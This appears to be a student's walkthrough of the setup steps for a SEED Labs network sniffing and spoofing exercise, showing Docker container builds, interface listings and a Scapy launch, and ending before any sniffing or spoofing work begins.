

NETWORK SNIFFING & SPOOFING

Welcome again, today I'll be talking about **NETWORK SNIFFING ATTACK**. First before we begin, Let's know the meaning of **NETWORK SNIFFING AND SPOOFING**.

NETWORK SNIFFING & SPOOFING. => Is a network traffic for information (e.g. where it's coming from , which device, the protocol use.)

.....

.....

EXERCISE 2: ENVIRONMENT SETUP USING CONTAINER

2.1 CONTAINER SETUP AND COMMANDS.


To solve this, We'd have to download the folder from [SEED Project \(seedsecuritylabs.org\)](https://seedsecuritylabs.org)

Now that you've installed your package, Go on and opened it. You should see



```
seed@VM: ~/.../Labsetup
[11/24/22] seed@VM: ~/.../Labsetup$
```

NETWORK SNIFFING & SPOOFING

A terminal window titled 'seed@VM: ~/.../Labsetup' with several tabs. The terminal shows the command 'ls' being executed, resulting in the output 'docker-compose.yml volumes'.

```
seed@VM: ~/.../Labsetup  
[11/24/22] seed@VM:~/.../Labsetup$ ls  
docker-compose.yml  volumes  
[11/24/22] seed@VM:~/.../Labsetup$
```


something like this ^^^^^^^^^

Looks like you're there. WAIT!!! Did you forget to check if you have "WIRESHARK" installed in your machine?

To check this, just type the following command


```
[11/24/22] seed@VM:~/.../Labsetup$ wireshark
```

NETWORK SNIFFING & SPOOFING



Your response should be like this.

NETWORK SNIFFING & SPOOFING



Good! This means your have it installed.

Let's build our labs now.

.....

.....

dcbuild

Build your project.

Using this command will help build your project and make your ready to solve the seed lab

[11/24/22]seed@VM:~/../Labsetup\$ dcbuild

A terminal window titled 'seed@VM: ~/../Labsetup' with search, menu, and window control icons. The output of the 'dcbuild' command is displayed as follows:

```
[11/24/22]seed@VM:~/../Labsetup$ dcbuild
attacker uses an image, skipping
Victim uses an image, skipping
User1 uses an image, skipping
User2 uses an image, skipping
[11/24/22]seed@VM:~/../Labsetup$
```


.....
.....

dcup

RUN your project.

Using this command will help build your project and make your ready to solve the seed lab

[11/24/22]seed@VM:~/.../Labsetup\$ dcup



```

seed@VM: ~/.../Labsetup
[11/24/22]seed@VM:~/.../Labsetup$ dcup
WARNING: Found orphan containers (defender-10.9.0.5) for this proje
ct. If you removed or renamed this service in your compose file, yo
u can run this command with the --remove-orphans flag to clean it u
p.
Starting seed-attacker    ... done
Starting victim-10.9.0.5 ... done
Starting user1-10.9.0.6  ... done
Starting user2-10.9.0.7  ... done
Attaching to seed-attacker, victim-10.9.0.5, user2-10.9.0.7, user1-
10.9.0.6
user2-10.9.0.7 | * Starting internet superserver inetd      [
OK ]
victim-10.9.0.5 | * Starting internet superserver inetd      [
OK ]
user1-10.9.0.6 | * Starting internet superserver inetd      [
OK ]

```

The next command is to help your check for your project id. Example is being showed in the image below.


dockps

```

[11/24/22]seed@VM:~/.../Labsetup$ dockps
c1931b48532b seed-attacker
2cd2a6568176 user2-10.9.0.7
52436747df96 user1-10.9.0.6
7bfd9898c75c victim-10.9.0.5
[11/24/22]seed@VM:~/.../Labsetup$

```

NETWORK SNIFFING & SPOOFING

A terminal window titled 'seed@VM: ~/.../Labsetup' with a search icon and window controls. The terminal shows the command 'dockps' being executed, which lists four Docker containers: 'seed-attacker' (ID: c1931b48532b), 'user2-10.9.0.7' (ID: 2cd2a6568176), 'user1-10.9.0.6' (ID: 52436747df96), and 'victim-10.9.0.5' (ID: 7bfd9898c75c). The prompt then returns to the shell.

```
[11/24/22] seed@VM: ~/.../Labsetup$ dockps
c1931b48532b  seed-attacker
2cd2a6568176  user2-10.9.0.7
52436747df96  user1-10.9.0.6
7bfd9898c75c  victim-10.9.0.5
[11/24/22] seed@VM: ~/.../Labsetup$
```

.....
.....

To see you protocols type **"ifconfig"** This will help show you're the flags.

NETWORK SNIFFING & SPOOFING

```
seed@VM: ~/.../Labsetup
root@VM:/# ifconfig
br-f91955c4c58d: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.1 netmask 255.255.255.0 broadcast 10.9.0.255
    inet6 fe80::42:f5ff:fe42:a9a0 prefixlen 64 scopeid 0x20<link>
        ether 02:42:f5:42:a9:a0 txqueuelen 0 (Ethernet)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 78 bytes 10336 (10.3 KB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
        ether 02:42:3d:52:1e:99 txqueuelen 0 (Ethernet)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::10a4:1b6d:f83e:7a7b prefixlen 64 scopeid 0x20<link>
        ether 08:00:27:8f:b4:21 txqueuelen 1000 (Ethernet)
        RX packets 10751 bytes 8504479 (8.5 MB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 6540 bytes 1221802 (1.2 MB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
```


NETWORK SNIFFING & SPOOFING

```
seed@VM: ~/.../Labsetup
seed@VM: ~/...  seed@VM: ~/...  seed@VM: ~/...  seed@VM: ~/...  seed@VM: ~/...
RX packets 0  bytes 0 (0.0 B)
RX errors 0  dropped 0  overruns 0  frame 0
TX packets 121  bytes 15990 (15.9 KB)
TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

veth6165c12: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet6 fe80::c484:feff:fea4:7405  prefixlen 64  scopeid 0x20
<link>
    ether c6:84:fe:a4:74:05  txqueuelen 0  (Ethernet)
    RX packets 0  bytes 0 (0.0 B)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 121  bytes 15990 (15.9 KB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

vetha07c6a1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet6 fe80::d4b3:25ff:fe3a:838c  prefixlen 64  scopeid 0x20
<link>
    ether d6:b3:25:3a:83:8c  txqueuelen 0  (Ethernet)
    RX packets 0  bytes 0 (0.0 B)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 122  bytes 16100 (16.1 KB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

root@VM:/#
```

Make sure to check your network id, name, driver, scope

```
seed@VM: ~/.../Labsetup
[11/24/22] seed@VM: ~/.../Labsetup$ docker network ls
NETWORK ID          NAME                DRIVER              SCOPE
6c3d181f385f        bridge             bridge              local
b3581338a28d        host               host                local
f91955c4c58d        net-10.9.0.0       bridge              local
77acecccb26         none              null                local
[11/24/22] seed@VM: ~/.../Labsetup$
```

.....
.....

We're done and ready. To start.


Lab Task Set 1: Using Scapy to Sniff and Spoof Packets

SOLUTION:

.....
.....

Let's check if scapy is installed to do this, Type into your terminal

SCAPY.

A screenshot of a terminal window titled 'seed@VM: ~/.../Labsetup'. The terminal shows the execution of 'scapy' at the root prompt. It displays several informational messages about missing dependencies (matplotlib, PyX, python-cryptography) and a warning that IPython is not available, so a standard Python shell is being used. It also shows that AutoCompletion and History are disabled. A colorful ASCII art logo for Scapy is displayed, followed by a welcome message and the version number 2.4.4. The logo consists of a grid of letters forming the word 'SCAPY' in a stylized, colorful font. The terminal prompt is '>>>' with a cursor.

```
seed@VM: ~/.../Labsetup
root@VM:/# scapy
INFO: Can't import matplotlib. Won't be able to plot.
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
INFO: Can't import python-cryptography v1.7+. Disabled WEP decryption/encryption. (Dot11)
INFO: Can't import python-cryptography v1.7+. Disabled IPsec encryption/authentication.
WARNING: IPython not available. Using standard Python shell instead
AutoCompletion, History are disabled.
.SYPACCCSASY
P /SCS/CCS      ACS | Welcome to Scapy
  /A           AC  | Version 2.4.4
  A/PS         /SPPS |
    YP        (SC   | https://github.com/secdev/scapy
    SPS/A.     SC   |
Y/PACC        PP   | Have fun!
PY*AYC       CAA
  YYCY//SCYP
>>> █
```

Let's check our IP address and other sources by using the following commands

